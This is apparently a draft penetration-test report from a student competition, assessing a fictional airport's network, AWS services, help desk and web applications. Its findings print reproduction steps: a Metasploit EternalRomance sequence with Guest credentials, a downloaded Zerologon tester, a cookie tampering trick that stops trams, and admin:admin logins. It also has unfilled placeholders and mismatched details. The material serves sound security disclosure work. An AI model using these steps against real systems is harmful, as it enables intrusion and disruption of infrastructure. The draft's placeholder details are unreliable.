Security Assessment Report

Robert A. Kalka

Metropolitan Skyport

Team [redacted]

Date: 1/15/24

Table of Contents

1.3 Team Summary **Error! Bookmark not defined.**

2. Executive Summary **Error! Bookmark not defined.**

3. Engagement Overview **Error! Bookmark not defined.**

3.1 Scope **Error! Bookmark not defined.**

3.2 Network Topology **Error! Bookmark not defined.**

3.3 AWS **Error! Bookmark not defined.**

3.4 Open Source Intelligence (OSINT) **Error! Bookmark not defined.**

3.5 Social Engineering **Error! Bookmark not defined.**

3.6 Objectives **Error! Bookmark not defined.**

4. Assessment Results **Error! Bookmark not defined.**

4.1 Remediations **Error! Bookmark not defined.**

4.2 Key Strengths **Error! Bookmark not defined.**

4.3 Key Areas of Improvement **Error! Bookmark not defined.**

4.3.1 test **Error! Bookmark not defined.**

4.4 Assessment Summary **Error! Bookmark not defined.**

5. Compliance **Error! Bookmark not defined.**

5.1 PCI-DSS **Error! Bookmark not defined.**

5.2 TSA Cybersecurity Directives **Error! Bookmark not defined.**

5.3 SOC 2 Cybersecurity Compliance **Error! Bookmark not defined.**

6. Technical Findings **Error! Bookmark not defined.**

1. Team XX Summary and Contact Information

1.1 Contact Information

Company Contact:

Email Address	finals-XX@cptc.team
Phone Number	123-456-7890

Project Lead Contact:

Project Lead	XXXXX XXXXXXX
Email Address	finals-XX@cptc.team
Phone Number	123-456-7890

1.2 Timeline

Dates	Description
11/11/23	Initial Security Assessment
1/12/24 - 1/13/24	Follow Up Security Assessment

1.3 Team Summary

Overall, Finals-XX provided a team of six experienced penetration testers with domain knowledge in Network, Web, and Cloud security. Five of the six team members in this engagement are the same from the initial assessment. Each team member was given access to the environment for 16 hours over the dates (1/12/24 - 1/13/24).

2. Executive Summary

Summarized in this report are the findings from the penetration test on Robert A. Kalka Metropolitan Skyport's corporate, user, train, and guest subnets. Conducted on January 12th-13th, 2024, this engagement served as a follow-up to the previous assessment performed on November 11th, 2023.

The goal of this simulated cyber-attack test was to identify and exploit vulnerabilities in the RAKMS infrastructure in order to assess the strength and weaknesses of the infrastructure's security.

The assessment revealed NUMBER critical vulnerabilities and several lower severity issues within the RAKMS in-scope network. Immediate attention is strongly recommended to address these vulnerabilities promptly and mitigate the risk of substantial harm to company assets.

Several of the security issues that are detailed in this report are in violation of the PCI-DSS, SOC 2, and TSA cybersecurity compliances for airports and aircraft operators. Violations of the regulations can result in fines ranging from $5,000 to $100,000 per month.

To enhance overall security measures, Finals-XX suggests that Robart A. Kalka Metropolitan Skyport prioritizes the remediation of these vulnerabilities in a logical sequence, starting with the critical findings before addressing less urgent issues. Additionally, it is advisable for the company to implement employee training programs, focusing on password reuse and complexity, alongside regularly scheduled sessions addressing the awareness and prevention of social engineering attacks. These proactive steps will contribute to strengthening the overall security posture of Robert A. Kalka Metropolitan Skyport.

3. Engagement Overview

3.1 Scope

As instructed by RAKMS, the following subnets were in scope for the engagement:

Name	IP Range (CIDR)
Corporate Network	10.0.0.0/24
Guest Network	10.0.200.0/24
Train Network	10.0.20.0/24
User Network	10.0.1.0/24

3.2 Network Topology

Finals-XX used standard enumeration tools, such as Nmap, to discover and map numerous hosts on the in-scope subnets. The resulting scans allowed us to compile a network topology map of the RAKMS network.

Machine Summary:

Hostname	IP Address	Description	Operating System	Ports Open

SkyControl01.corp.kkms.local	10.0.0.5	Windows Domain Controller	Windows	13
Cessna-Exchange.corp.kkms.local	10.0.0.6	*Exchange Server*	Windows	26?
	10.0.0.33	Baggage Check In Web Application	Linux	2
EmployeeTimeDB.corp.kkms.local	10.0.0.43	Timesheet Management Web Application	Linux	3
AFDB.crop.kkms.local	10.0.0.99		Linux	2
AFWS.corp.kkms.local	10.0.0.100		Linux	2
Pilot-pmi.corp.kkms.local	10.0.0.101		Linux	2
SkyDesktop01.corp.kkms.local	10.0.0.201		Windows	4
SkyDesktop02.corp.kkms.local	10.0.0.202		Windows	4
SkyDesktop03.corp.kkms.local	10.0.0.203	Lego fortnite and roblox	Windows	4
SkyWorker01.user.kkms.local	10.0.1.51	Parsley Calder's Workstation	Windows	0
tram-ops.train.kkms.local	10.0.20.100	Tram-Ops Web Application	Linux	2
tram1.train.kkms.local	10.0.20.101	Long Term Parking Tram	Linux	3

tram2.train.kkms.local	10.0.20.102	Short Term Parking Tram	Linux	3
tram3.train.kkms.local	10.0.20.103	Subway	Linux	3
RAKMS-Guest-Wifi.guest.kkms.local	10.0.200.105	Guest WiFi Portal Login	Linux	3
CANICLES Terminal	10.0.200.43	Citizenship And Nationality Instant Clearance Level Evaluation System	Linux	2

3.3 AWS

The AWS environment contains 3 services: boarding pass barcode generator, location services, and tools requisitions. These services are publicly accessible, as they are hosted on AWS in an S3 bucket configured as a website. In addition to the 3 S3 buckets used for websites, there are 2 that are dedicated to logs for the location service and tools requisition services. The last two buckets are for boarding passes and for dev logs.

Additionally, each service had an associated AWS Lambda function. These functions have various functionalities depending on the service and have associated policies that allow them to update various AWS resources. These resources include S3 buckets and DynamoDB tables.

The boarding pass service is hosted via S3 in the rakmsbarcode20240111034800721800000004 bucket. Any user can generate a barcode by providing information such as name, social security number, and flight information. The barcode information is then sent to an AWS Lambda function, which generates a barcode based on the provided information and puts it in the S3 bucket. Any user can then download any barcode from the S3 bucket, if the key is known.

The location service is hosted via S3 in the rakmslocationservice20240111034801059700000006 bucket. This service hosts a map of the airport. It uses a Lambda function and an additional S3 bucket, rakmslocationservice-logging20240111034800340600000001, for storing logs.

The tool requisition service is hosted via S3 in the rakmstoolrequisition20240111034801124200000007 bucket. This service has an associated Lambda function which receives tools added and stores a requisition id and tool name in two DynamoDB tables.

The AWS environment had several security misconfigurations. Two of the services, the barcode generator and tool requisitions, are services that should either be private or require authentication. Neither of the services do, which could allow malicious users to harm RAKMS. In addition to the barcode generator not having proper access control, there is no verification for the information provided. A malicious user can input false data into the barcode generator, and the service will still create a new barcode.

The RAKMS AWS environment also included several “dev” roles that appeared to be unused. However, these roles could enable any RAKMS user to assume that role, which in essence allows that user to gain the same privileges as that role. These roles allowed access to private S3 buckets and to SSM secrets.

Additionally, the DynamoDB tables in AWS didn’t have proper data protection mechanisms. AWS has built in features to prevent tables from being delete, which were disabled. Additionally, there are no backups of the tables, which could be catastrophic in the case of a disaster.

To follow up on the investigation of the boarding passes, we discovered how they were accessed along with the root cause. The boarding passes under investigation are stored in the AWS S3 bucket “kalka-passes20240111034800610800000003”. This was confirmed by comparing the provided boarding passes with boarding passes stored in that S3 bucket. This bucket includes 50 boarding passes, each of which could have been accessed in the same way as the ones provided.

The boarding passes can be accessed if any user account within the RAKMS AWS organization is compromised. This is due to there being an AWS role “dev-s3-role" with a policy that allows

any user within the RAKMS AWS organization to use the “sts:AssumeRole” command to generate temporary credentials to assume that role with its permissions. The permissions linked to the “dev-s3-role" allow “s3:Get*” and “s3:List*” commands to be run on “kalka-passes*” buckets. These permissions in essence allow any bucket prefixed with “kalka-passes” to be accessed via any s3 “Get” command and any s3 “List” command. With these commands, a user who has assumed the role can list all the objects in the bucket and download them.

3.4 Open Source Intelligence (OSINT)

Prior to engagement, Finals-XX gathered publicly accessible information about RAKMS, including but not limited to information found on the RAKMS website and various social media platforms. As a result, Finals-XX was able to leverage valuable information to better assess the RAKMS network infrastructure, gain insights about its users, and utilize knowledge for attacks including social engineering attempts.

3.5 Social Engineering

As a part of this engagement, Finals-XX was requested to conduct a Social Engineering attack against one of the RAKMS users. Initially, the team was only granted an email address and the ability to place a call to the RAKMS help desk.

Using information gained from the OSINT portion of the engagement, the team placed a call posing as representatives of a known partner airline looking to expand their marketing presence within RAKMS. Originally, Finals-XX made up a fake first name for the user, and the help desk corrected the name, giving the correct first name of the user to be phished. Finals-XX was then able to retrieve the user’s full job title and email address from the help desk.

Finals-XX then sent a phishing email to the user explaining the desire to expand the partner airline’s marketing presence. One of the ways the partner airline desired to expand their presence was putting a small interactive game on one of the terminals. Finals-XX included a sample of the “game” with the email, which was in reality an executable that contained malware. The user being phished clicked on the malware, and Finals-XX was able to compromise a machine on the User subnet, which was previously segmented.

4. Assessment Results

4.1 Remediations

In the previous security assessment, 14 findings were reported to Robert A. Kalka Metropolitan Skyport. Of these vulnerabilities, 5 have been found to be completely remediated with 5 remediations accurately addressing the vulnerability disclosed in the previous assessment. All vulnerabilities that are unaddressed or addressed incompletely will be included in the vulnerability section of the report as well. Below is a table cataloging the findings from the previous report and how they were addressed by Robert A. Kalka Metropolitan Skyport.

Vulnerability Name	CVSS	Rating	Addressed	Notes
Unauthorized Control of People Mover Systems	10.0	**CRITICAL**	Yes, but can be bypassed.	Security in the form of a identification token was added, but it can be bypassed by base 64 decoding and replacing “guest” with “admin”.
EternalBlue on Domain Controller	10.0	**CRITICAL**	Yes	EternalBlue didn’t work, but EternalRomance did
Rails 5.2.1 Local File Inclusion leading to RCE	9.8	**CRITICAL**	Yes	Rails was updated to 5.2.2
SQL Injection Leading to Authorization Bypass in Employee DB	9.8	**CRITICAL**	No	

Local privesc from sudo misconfig	7.8	HIGH	N/A	Did not get access to 10.0.20.100
Auth bypass on baggage checkin	7.4	HIGH		
Hardcoded creds in skyworker01 executable	6.4	MEDIUM	No	
Bad Password Policy for Domain Resources	5.3	MEDIUM	Yes	
Information Disclosure in Flight Monitor Website	5.3	MEDIUM	No	
Information Disclosure in Tram-Ops Web Application	5.3	MEDIUM	No	
SSL/TLS Not Implemented	4.0	MEDIUM	Partially	Certain hosts were fixed
Session Bypass on Baggage Check In Web Application	3.7	LOW	Yes	Web Application now rejects requests with no session tokens
PHPInfo() Information Disclosure	3.0	LOW	No	


Logic Bypass on CANICLES Terminal	2.8	**LOW**	No	

4.2 Key Strengths

The various subnets were appropriatly segmented from one another, with the user subnet being completed inaccessabled from the outside. The Linux system security was also strongly protected, with many up-to-date software versions and complex

4.3 Key Areas of Improvement

Finals-XX recommeneds that RAKMS continues to improve their password policy as an easy method to strengthen their security posture. A majority of the Windows Active Directory system should also be updated to secure version, as well as focusing more on appropriate priviliges for employees.



5. Compliance

5.1 Standards Review

5.1.1 PCI-DSS

PCI Security Standards are technical and operational requirements set by the PCI Security Standards Council (PCI SSC) to protect cardholder data. The standards apply to all entities that store, process or transmit cardholder data – with requirements for software developers and manufacturers of applications and devices used in those transactions. The Council is responsible for managing the security standards, while compliance with the PCI set of standards is enforced by the founding members of the Council: American Express, Discover Financial Services, JCB, MasterCard and Visa Inc.

The PCI Standard consists of the following steps that mirror security best practices:

Goal	PCI DSS Requirements
Build and Maintain a Secure Network and Systems	1) Install and maintain a firewall configuration to protect cardholder data 2) Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	3) Protect stored cardholder data 4) Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	5) Protect all systems against malware and regularly update anti-virus software or programs

	6) Develop and maintain secure systems and applications
Implement Strong Access Control Measures	7) Restrict access to cardholder data by business need to know 8) Identify and authenticate access to system components 9) Restrict physical access to cardholder data
Regularly Monitor and Test Networks	10) Track and monitor all access to network resources and cardholder data 11) Regularly test security systems and processes
Maintain an Information Security Policy	12) Maintain a policy that addresses information security for all personnel

PCI DSS information sourced from: https://listings.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf

5.1.2 TSA Cybersecurity Directives

The TSA requires that impacted TSA-regulated entities develop an approved implementation plan that describes measures they are taking to improve their cybersecurity resilience and prevent disruption and degradation to their infrastructure. They must also proactively assess the effectiveness of these measures, which include the following actions:

1) Develop network segmentation policies and controls to ensure that operational technology systems can continue to safely operate in the event that an information technology system has been compromised, and vice versa;
2) Create access control measures to secure and prevent unauthorized access to critical cyber systems;

3) Implement continuous monitoring and detection policies and procedures to defend against, detect, and respond to cybersecurity threats and anomalies that affect critical cyber system operations; and
4) Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.

TSA Compliance information sourced from: https://www.tsa.gov/news/press/releases/2023/03/07/tsa-issues-new-cybersecurity-requirements-airport-and-aircraft

5.1.3 SOC 2 Cybersecurity Compliance

Developed by the American Institute of CPAs (AICPA), SOC 2 defines criteria for managing customer data based on five "trust service principles"—security, availability, processing integrity, confidentiality and privacy.

SOC 2 security principles focus on preventing the unauthorized use of assets and data handled by the organization. This principle requires organizations to implement access controls to prevent malicious attacks, unauthorized deletion of data, misuse, unauthorized alteration or disclosure of company information.

Although a full SOC 2 compliance audit can only be performed by an AICPA certified accountant, the following checklist provides a way for an organization to ensure they are as prepared as possible before an audit is conducted.

1) **Access controls**—logical and physical restrictions on assets to prevent access by unauthorized personnel.
2) **Change management**—a controlled process for managing changes to IT systems, and methods for preventing unauthorized changes.
3) **System operations**—controls that can monitor ongoing operations, detect and resolve any deviations from organizational procedures.
4) **Mitigating risk**—methods and activities that allow the organization to identify risks, as well as respond and mitigate them, while addressing any subsequent business.

SOC 2 Cybersecurity Compliance information sourced from: https://www.checkpoint.com/cyber-hub/cyber-security/what-is-soc-2-compliance/

5.2 Compliance Report

For each vulnerability listed below, we have included a section that indicates which compliance standard, if any, was violated.

However, in addition, we felt as though it was worth putting together a brief overview of RAKMS's current standing in regards to the various compliance standards the airport should be following.

5.2.1 PCI Standards

Standards implemented well:

- RAKMS has a firewall system in place, and all cardholder data is segmented off and is not freely accessible from the network.
- Continuing to contract out to various companies to get penetration tests to verify the integrity of the security systems is a great way to stay in compliance with the PCI-DSS requirement to conduct security audits.
- RAKMS is already working to conduct training with RAKMS employees on how to follow best practices in maintaining security, and is working with their IT department to implement a patching protocol for bugs found in

Areas for improvement:

- The Guest account was enabled on the Windows network, and it was able to access important information across the network. This will need to be disabled in order to maintain PCI-DSS compliance.
- Some sensitive data, such as social security numbers, were stored in plain text in databases. These should be encrypted at rest.
- Transmission of social security numbers and other sensitive information took place over HTTP, which does not encrypt the data. The applications that deal with sensitive data should be upgraded to use HTTPS.
- There was no antivirus software on any of the systems, which is a major issue in terms of PCI-DSS, and is an enormous point of risk in general. In addition, many of the operating systems and applications were running out-of-date versions. These will need to be updated.
- Some sensitive data, such as social security numbers, were returned to users during web queries where the information was not required. These apps should be reworked to only return information that is necessary to complete the requested operation.

5.2.2 TSA Cybersecurity Directives

Standards implemented well:

- Network segmentation was well done within the RAKMS network. In particular, we noticed several new segmentations, such as the User network being segmented off from the Corporate network, which were well implemented.
- The monitoring capabilities of RAMKS' IT staff was impressive, as was demonstrated during our penetration test. They were able to see several issues and exploits as they happened, and reported back to us with more information almost immediately.

To be improved:

- User accounts had the several permissions they didn't need, such as the ability to add computers to the domain without administrative access. We recommend conducting a review of the permissions of each of the users and removing any permissions that are not required within the scope of the users' work on the network.
- There were many unpatched and out-of-date systems within the RAKMS network. We recommend working through each computer and application on the network, and applying any patches that are available.

5.2.3 SOC 2 Cybersecurity Compliance

Standards implemented well:

- In general, there were good logical and physical restrictions in place for preventing users from accessing resources they did not need access to. Regular user accounts could not RDP into other systems, and they could not access files from other users.

To be improved:

- We did not see evidence of a change management system for IT services. We always recommend having a place where IT documents every change made to the network in order to provide better clarity into how the system works. This also prevents conflicting changes from being made, which is a major way vulnerabilities are introduced.

6. Technical Findings

6.1 Critical Findings

6.1.1 CVE-2017-0143 (EternalRomance) on CESSNA-EXCHANGE			
Windows Vulnerability		**Risk**	**CVSS**
Likelihood	Highly Likely	**CRITICAL**	**10.0**
Impact	Critical		
CVSS String	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	SkyController01 (10.0.0.6)		
Description	This is one of a series of vulnerabilities first disclosed in 2017 that affect the SMB service of Windows Servers. When found, EternalRomance can be used with predefined tools such as Rapid7's Metasploit to give an attacker immediate full administrative access to the affected system.		
Business Impact	This vulnerability could give an attacker full administrative access to the primary mail server for RAKMS. This would allow the attacker to fully send, read, modify, and delete any emails within the RAKMS company, which could result in any number of business issues.		
Technical Impact	The CESSNA-EXCHANGE server is not subject to the same network segmentation as the rest of the machines on the RAKMS Corporate subnet, and is able to be accessed by attackers who are on the Guest, User, and Train subnets. By compromising the CESSNA-EXCHANGE server, an attacker can leverage the server to *pivot* and access previously unreachable resources on the Corporate subnet.		
Compliance Violations	• PCI-DSS (5) - Protect all systems against malware and regularly update anti-virus software or programs • TSA Cybersecurity Directive (4) - Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems,		


	applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.
Remediation	Microsoft released a patch for EternalRomance, which is available at Microsoft Security Bulletin MS17-010

Steps to Reproduce

Run the following commands in order on a computer connected to any of the RAKMS subnets.

1) msfconsole
2) use windows/smb/ms17_010_psexec
3) set RHOST 10.0.0.6
4) set SMBUser Guest
5) set SMBPass “”
6) set SMBDomain corp.kkms.local
7) exploit

Proof



6.1.2 Zerologon			
Active Directory		**Risk**	**CVSS**
Likelihood	High	**Critical**	**10.0**
Impact	Critical		
CVSS String	CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	Active Directory Environment SkyControl01 (10.0.0.5)		
Description	Zerologon is a vulnerability that provides unauthenticated full Domain access by taking advantage of a vulnerability in Netlogon Remote Protocol (MS-NRPC). *Note: This vulnerability was detected but not actively exploited in the environment. In practice, the attack involves changing the Domain Controller password to null and running additional scripts to revert this after stealing all user hashes. As a result, improperly restoring the password could severly disrupt all Active Directory joined machines. After communicating with RAKMS staff, it was decided that this vulnerability should not be exploited in the RAKMS environment.		
Business Impact	All company and customer information stored on any Active Directory joined user or machine will be accessible to attackers. Any services provided by a Active Directory could be disrupted including being able to access or send email, or allow employees to use their workstations.		
Technical Impact	All AD accounts, machines, and data are compromised.		
Compliance Violations	• PCI-DSS (5) - Protect all systems against malware and regularly update anti-virus software or programs • TSA Cybersecurity Directive (4) - Reduce the risk of		

	exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.
Remediation	Applying up-to-date Microsoft patch: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-1472


Steps to Reproduce

As previously mentioned, this vulnerability was not actively exploited during the pentest and it is highly recommended that this shouldn't be done due to the risk of serverly disrupting the Active Directory environment. The commands below will detect zerologon and whether or not it still vulnerable.

1.) Download testing script from https://github.com/SecuraBV/CVE-2020-1472
wget https://raw.githubusercontent.com/SecuraBV/CVE-2020-1472/master/zerologon_tester.py

2.) python zerologon_tester.py SkyControl01 10.0.0.5

Proof




Screenshot of scanning detecting Zerologon


6.1.3 Authorization Bypass Leading to Control of People Mover Systems			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	Critical	**Critical**	**10.0**
Impact	Critical		
CVSS String	N/A		
Affected Scope	10.0.20.101- 10.0.20.103		
Description	You can bypass the authorization required to control the people mover system on 10.0.20.103:8080/control by editing the base64 cookie such that the ascii encoded value *guest* is replaced to *admin*. The vulnerability results in complete admin authentication on the api application.		
Business Impact	An attacker can gain complete control of the people mover systems that RAKMS relies on to conduct its day to day business operations. Since an attacker can start and stop these machines remotely, there will be a complete disruption of regular business activities resulting in complete loss of revenue for the RAKMS entity.		
Technical Impact	An attacker completely bypasses the authorization and authentication measures put in place by the developers. Any user can elevate their access		
Remediation	Employ proper session authentication that relies on strong cryptography with a server side secret. Rather than creating a properity authentication system, use a prexisting library that is well documented. For example, JWT session tokens are easy to set up and have plenty of libraries across several languages with strong documentation. https://jwt.io/introduction		
Steps to Reproduce			
1.) Craft a HTTP POST request to the endpoint /control			

2.) Set Content-Type to application/json
3.) Create a JSON body with the key “action” and value “stop”
4.) Intercept another regular API request and take the x-auth cookie from Set-Cookie
5.) Base64 decode the cookie, replace guest with admin, then base64 encode it
6.) Set the Cookie on the /control request and resend the request to stop the train

Proof


Tram Location (KKMS - Sub
Status: Stopped on Track

6.1.4 Weak Credentials in Employee DB Login			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	Critical	**Critical**	**9.3**
Impact	High		
CVSS String	N/A		
Affected Scope	10.0.0.43		
Description	An attacker can log in to admin using easily guessable credentials.		
Business Impact	Employee business data can be leaked, edited, and read by an attacker. Specifically, employee schedules can be altered which can completely disrupt the day to day operations of RAKMs and its staff.		
Technical Impact	This vulnerability allows an attacker to have access to the timesheets of employees, letting them view and edit clock in and clock out times of any employee.		
Remediation	Change the password for the admin account to a secure password.		
Steps to Reproduce			
1.) Navigate to 10.0.0.43 2.) Log in using weak credentials admin:admin			
Proof			



Access to the admin portal after logging in

6.1.5 Server Side Request Forgery in Baggage Check-In API			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Critical**	**9.0**
Impact	Critical		
CVSS String	N/A		
Affected Scope	10.0.0.33		
Description	A user can start print job after for a bag after one has been checked in. The print API endpoint has a URL parameter PrintServerURL which will have a request made to it by the server. If an attacker hosts a web server, they can recieve this request and the data it sends. In the data is all the customer data of the print as well as username and password for various system services. One of the passwords also matches the ubuntu system that the server is running on leading to full authenticated access ot the server.		
Business Impact	All sensitive client and application data is compromised including personal identifiable customer information as well as internal logs and applications produced by the company. If an attacker were to use this exploit, they would completely compromise these assets as well as anything else that may be on the server.		
Technical Impact	The vulnerability initially only allows an attacker to make out of band requests from the web server, however with the data sent by the request an attacker can use the credentials recieved to login as root to the Ubuntu server on 10.0.30.0. This results in the server as well as all the data on it being completely compromised. An attacker can steal customer data, host malware on the corporate network, or even it serve it to users since they completely control the web server as a result of the vulnerabilty.		
Remediation	As stated in a previous vulnerability, remove all deprecated and unused API endpoints as well as remove the URL parameter that		

